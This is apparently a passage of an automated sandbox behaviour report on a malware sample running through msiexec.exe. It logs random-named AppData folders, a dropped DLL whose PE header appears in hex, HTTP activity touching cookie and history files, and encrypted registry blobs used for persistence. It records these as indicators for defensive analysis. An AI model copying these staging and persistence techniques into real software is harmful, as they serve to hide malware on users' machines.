Start time:	21:38:18
Start date:	26/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe
Imagebase:	0xfe0000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Yzub	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Oxe	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Izu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Uca	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Riu	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Epvay	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ovh	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Cew	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Geeh	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Ammii	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Gome	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Wake	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Yfida	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Ovgeg	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	E51F2	CreateDirectoryW
C:\Users\user\AppData\Roaming\Yzub\doa.dll	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	E9651	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\6E2XX33J.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\post[1].htm	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	3	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\A8FF ZF1B.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\TXFJIAR6.txt	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	EBC62	HttpSendRequestA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Yzub\doa.dll	unknown	933888	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	E9680	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	933888	success or wait	1	DA6C2	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Vuaf	success or wait	1	D2290	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\brya	success or wait	1	E3DD7	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\brya	ilyo	binary	42 AC AA 2C 0E 53 59 8A 82 46 7D 0E AB CE 24 46 76 EC 8A 5F E0 A3 6A B6 4C E2 FD C1 2C 68 EC E1 FA 8F 7D CE 03 D0 02 EA 48 AD 94 9E D4 D7 38 30 5E F1 AD 19 BA 35 CF 5B 3D A7 F4 5E 9B 47 C0 62 D0 C6 F4 1E E0 DA 50 70 9C 6C C7 0D D7 34 B0 25 23 3D 74 D6 AD 06 A7 D5 C4 F5 2E E3 1E 54 2E 03 26 DB 6D 1C 4C FC 60 14 97 95 9F 43 92 54 2F F0 C0 6F 6F 97 CF CB 0A 5D AB EC 89 B5 4A 1E 4E 73 74 C7 0E 6A AF 93 22 6B 56 77 70 16 74 2D 00 0D 17 E8 B8 8D C5 1C 24 67 F2 F6 39 59 4A EC 58 AD C4 4A 98 D0 F1 C8 E3 EE F9 24 AB CA 2F 65 CD 31 10 13 ED 74 15 89 FE F1 DF FF FE DC 86 78 55 35 04 E5 04 5D 9C 8D	success or wait	1	E3E1A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			E0 BE 78 EC B0 47 D9 A0 29 CC 57 4F E8 E7 81 CC B2 CC 21 86 7A 32 DF 48 30 D9 A1 06 2E 33 C6 1B D6 A9 D8 26 D4 DC 98 BC F2 E1 A0 77 23 7D 39 55 8B 35 5D 11 8C 5D 86 A6 F2 2D 26 CC BA 7E BB 05 AD 7E 56 C5 7F 91 F0 3E 02 B6 49 A3 45 E8 57 FB 37 DF B2 56 06 D8 C2 53 32 A4 A9 72 65 EF 12 1E 97 EB 8A A0 BA DB A0 45 D3 FB ED BE 46 1E F6 57 8E 43 4F BD CB 20 39 38 C6 FC 05 D8 7F 31 6A C6 56 02 BA 1D 43 32 4F CE 60 52 90 24 43 10 8E 3C 2A 56 62 0C D6 C9 6D 0F 59 18 A3 C3 EC D6 BC 7C 72 EF E7 48 C0 03 A4 F6 07 AA C1 D8 7D 75 2A 97 99 55 A1 15 13 79 F1 5B EC 67 65 B3 A8 D4 EE E3 74 10 18 7B BC B6 18 87 89 C0 86 72 6B 9B F2 65 CC 47 11 2F AB 2D 38 DF 6A F6 C1 48 AA EE E0 EA 3B 5A F0 CA 9E F3 83 4D 69 6B 04 D7 DB 7D 7F BE D7 1B 0D 3B A3 C8 69 9B F2 38 64 18 D1 0A 23 AC 82 4C 27 4E EB 6E 7F C3 D9 4C 92 9D 79 59 AC 85 B1 16 50 A7 3A 2E 2C 0C D0 3A 5E 1F D0 50 F6 55 69 57 38 2C FD DE 80 97 0E 2A 9B DF 6A EF 67 ED CD A3 91 87 19 36 B7 B4 0C D3 3C 04 BE D9 3D 47 31 4A 27 F9 4D D3 BC 8C 6B 45 C7 9E 17 17 E8 72 74 AF 35 1D 13 7C F4 D8 C0 50 A7 1E 30 23 FB 7C E1 86 0A 7B 92 39 0C 69 7A D3 CE 39 6B D9 DE DB E6 30 A4 FA EE 99 3B 3E 64 AA B9 DC E9 24 4E 40 FC 94 25 F9 B6 4E C8 18 15 9D 58 97 F8 BC D3 37 73 31 51 41 E0 16 C3 3A D5 E8 A7 AA 96 14 DD 3A 6B 7D 0A C5 67 12 28 88 8C 95 A0 08 BD 1A DD 8E BC 96 DC A7 EE FB 77 E4 0F 48 59 8D 68 2F 8A D3 E1 81 2F 9B C5 42 96 09 BA 16 F0 78 68 A7 04 96 4C 0E A8 E8 03 E9 29 FB A8 46 75 6B 61 61 EB 65 05 8A 1A F1 D1 36 16 42 B0 B9 84 87 24 D8 B7 D2 97 CC D7 36 3A CD 2A 61 83 A9 2C 05 5D 7A 15 B0 DB CD E0 00 01 21 77 95 FC 90 E9 76 CB DA 16 24 A0 8E EA BE 09 FE F7 5A 81 2D 2E 56 1B 2F 81 19 E4 BF 8A AA 04 3C 0F 14 88 16 58 52 03 27 F9 C5 7B 9D 62 F3 44 1A 2F 37 AD 11 B3 E3 43 E7 59 A5 4F EC 70 E2 B8 C1 6B 4B E5 CE 3A D5 51 C5 CB ED 4A D0 E6 D2 83 9A 22 DD 49 EE 19 95 77 05 99 D4 01 C3 76 5E 12 95 4F BF 72 E9 53 B5 28 B3 9A A9 97 DD 94 37 16 1D 27 FD BF 3E 57 C5 34 CD D6 71 1E 84 00 1E 7E 65 8B 48 9C 9B 58 64 1F 9B 82 68 D5 3E 5D 8C 01 86 30 96 61 71 59 1A D5 F3 29 8C A0 E8 30 0A 65 25 04 51 13 4A 5E 91 CE 7B FE CD 71 78 49 49 E9 88 20 45 3F 3B 2C 5D A5 B2 97 AC 4C 0A 52 11 15 4E 15 9C 4A CF 53 60 39 D2 F3 35 67 58 91 FB F7 CE 4D 5F F1 C0 35 0E 25 46 8A 37 8F 7E 58 25 F3 AE 0C EE 67 9E DE 0C 1D 66 18 7D 5E BF FC C3 6E E4 2C 10 37 48 9A A5 7D AF A0 15 3A CE 17 B6 CC E0 61 78 5D E4 58 8B 55 6E 2B 80 0B 06 BF F1 AF 3F 9F 03 5B 4A 28 6B FF A4 C0 48 22 8E 6F A2 4D C3 64 66 94 99 8F FB 3F EC 5A AB 91 D1 82 B4 FF E2 57 BC F2 60 76 B8 37 80 64 E4 91 D0 E2 99 40 59 DA DA C5 69 18 26 8A 79 B8 13 B4 ED 60 69 9A 34 85 4E B7 A5 B5 00 00 58 5F 08 CC 98 56 29 0B				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Vuaf	keokirq	binary	37 DD 92 FD 64 67 32 C8 42 37 13 D9 77 F2 20 AA 73 BE 52 AD A2 50 B6 FE 61 5F B7 BD 43 5C 2A 0F AE 80 5D 05 9F 93 A7 F6 A5 3D EE 9F 44 95 4F 2C E3 4B 04 E4 1F 86 6C 54 03 D6 34 7F C4 EB BF EB E2 43 2A 64 E3 46 8B 2D 60 3D 38 E3 14 15 5A 2D 58 F4 78 24 0D 12 61 4F 88 0B 39 2D 9E 09 DA 6A 4F AC B0 F7 95 EF 42 A2 77 50 3F 15 B7 2B 55 FD ED 08 68 58 72 9D D2 C0 CF 62 28 99 F7 CF EB 3F AC B3 65	success or wait	1	E3E1A	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Vuaf	keokirq	binary	37 DD 92 FD 64 67 32 C8 42 37 13 D9 77 F2 20 AA 73 BE 52 AD A2 50 B6 FE 61 5F B7 BD 43 5C 2A 0F AE 80 5D 05 9F 93 A7 F6 A5 3D EE 9F 44 95 4F 2C E3 4B 04 E4 1F 86 6C 54 03 D6 34 7F C4 EB BF EB E2 43 2A 64 E3 46 8B 2D 60 3D 38 E3 14 15 5A 2D 58 F4 78 24 0D 12 61 4F 88 0B 39 2D 9E 09 DA 6A 4F AC B0 F7 95 EF 42 A2 77 50 3F 15 B7 2B 55 FD ED 08 68 58 72 9D D2 C0 CF 62 28 99 F7 CF EB 3F AC B3 65	3D FF A9 40 38 49 A9 E4 4F 2C B8 E7 33 32 83 6B AB B1 CD EB D1 23 C5 8D 12 2C C4 CE 33 2C 5A 7F 34 F6 09 69 21 3B 32 51 D8 20 F5 A6 C1 12 E7 6B A4 0C 43 A3 58 C1 2B 13 44 91 73 38 83 AC F8 AC A5 04 6D 23 A4 01 CC 6A 27 7A 7F A4 53 52 1D 6A C1 EA 9A 70 8E 12 A7 34 CA FB CF D1 E0 8E 13 F9 A3 8C 15 E9 23 94 1B C8 7B 4C FC 9C BF 11 E1 33 61 A6 8D F8 A8 D8 73 BD AD D9 EC F0 47 AF 31 D2 6A 4A 57 C9 AB FD B0 90 86 15 B3 37 B3 47 5A 92 2D 8B 7F 4C 00 55 E9 FB 89 AC DA 57 EA 87 A4 DD C4 F9 F9 13 E9 BD C4 A1 33 E0 F5 1D F1 9A 77 B1 90 55	success or wait	1	E3E1A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Vuaf	keokirq	binary	3D FF A9 40 38 49 A9 E4 4F 2C B8 E7 33 32 83 6B AB B1 CD EB D1 23 C5 8D 12 2C C4 CE 33 2C 5A 7F 34 F6 09 69 21 3B 32 51 D8 20 F5 A6 C1 12 E7 6B A4 0C 43 A3 58 C1 2B 13 44 91 73 38 83 AC F8 AC A5 04 6D 23 A4 01 CC 6A 27 7A 7F A4 53 52 1D 6A C1 EA 9A 70 8E 12 A7 34 CA FB CF D1 E0 8E 13 F9 A3 8C 15 E9 23 94 1B C8 7B 4C FC 9C BF 11 E1 33 61 A6 8D F8 A8 D8 73 BD AD D9 EC F0 47 AF 31 D2 6A 4A 57 C9 AB FD B0 90 86 15 B3 37 B3 47 5A 92 2D 8B 7F 4C 00 55 E9 FB 89 AC DA 57 EA 87 A4 DD C4 F9 F9 13 E9 BD C4 A1 33 E0 F5 1D F1 9A 77 B1 90 55	FF F1 43 CF 72 74 98 2A 59 C3 B1 B0 1E 03 ED C6 08 C9 48 19 3E CC 2A 62 FD C3 2B 21 DD C2 B4 91 AE CC 88 95 D6 DE 8C 40 E6 C9 45 D3 7F AD 8D 63 AC 04 4B AB 50 C9 23 1B 4C 99 7B 30 8B A4 F0 A4 AD 0C 65 2B AC 09 C4 62 2F 72 77 AC 5B 5A 15 62 C9 E2 92 78 86 1A AF 3C C2 F3 C7 D9 E8 86 1B F1 AB 84 1D E1 2B C0 01 6B C1 E8 A1 E1 94 D5 6A 03 4B 0A 43 EC 90 5F 89 5E AE 4C 89 CA 8F 71 E8 CF B3 64 4C 80 30 73 CA 2B 5F 5F F5 BD 98 CF BB DE 24 99 E1 5B 57 F6 3A 79 F4 59 C9 F4 6D FA C3 4B D8 29 6A DF 98 42 53 23 FE 74 A3 69 BB B1 9D 98 70 D4 88 A6 51 58 2C 78 40 2D B1 30 E0 05 07 69 D9 B5 15 37 28 01 E5 36 20 E3 F4 FE 69 31 88 BC F5 3E 61 DE F5 77 25 6D 36 B2 D0 BF BF B1 07 75 FE 58 7F A2 FA 52 36 32 86 2A C8 AF 7E D0 FB 63 F8 C2 62 F4 17 11 C9 97 A4 62 03 EE DB 13 00 8E A3 66 1B 58 E6 08 30 F8 2B 7C 83 5E 5B 6B 7D E4 AE EC CE E6 F5 58 DE 01 56 D1 CE FF 5D C0 B7 21 AA C9 BB DD 73 5C 7A F1 D0 F2 47 AB 07 86 B1 25 69 18 B0 D5 1B 38 79 B1 A4 59 35 E9 DF 9E D7 9B 05 61 91 24 13 C9 92 7F BF 53 D4 21 51 31 BB B2 56 90 3D A5 6E A0 8D 7A 13 9C BC 15 EC A8 A6 6E 5B BF 99 2F E7 F3 8F C4 7E D5 F5	success or wait	1	E3E1A	RegSetValueExW

Disassembly

Code Analysis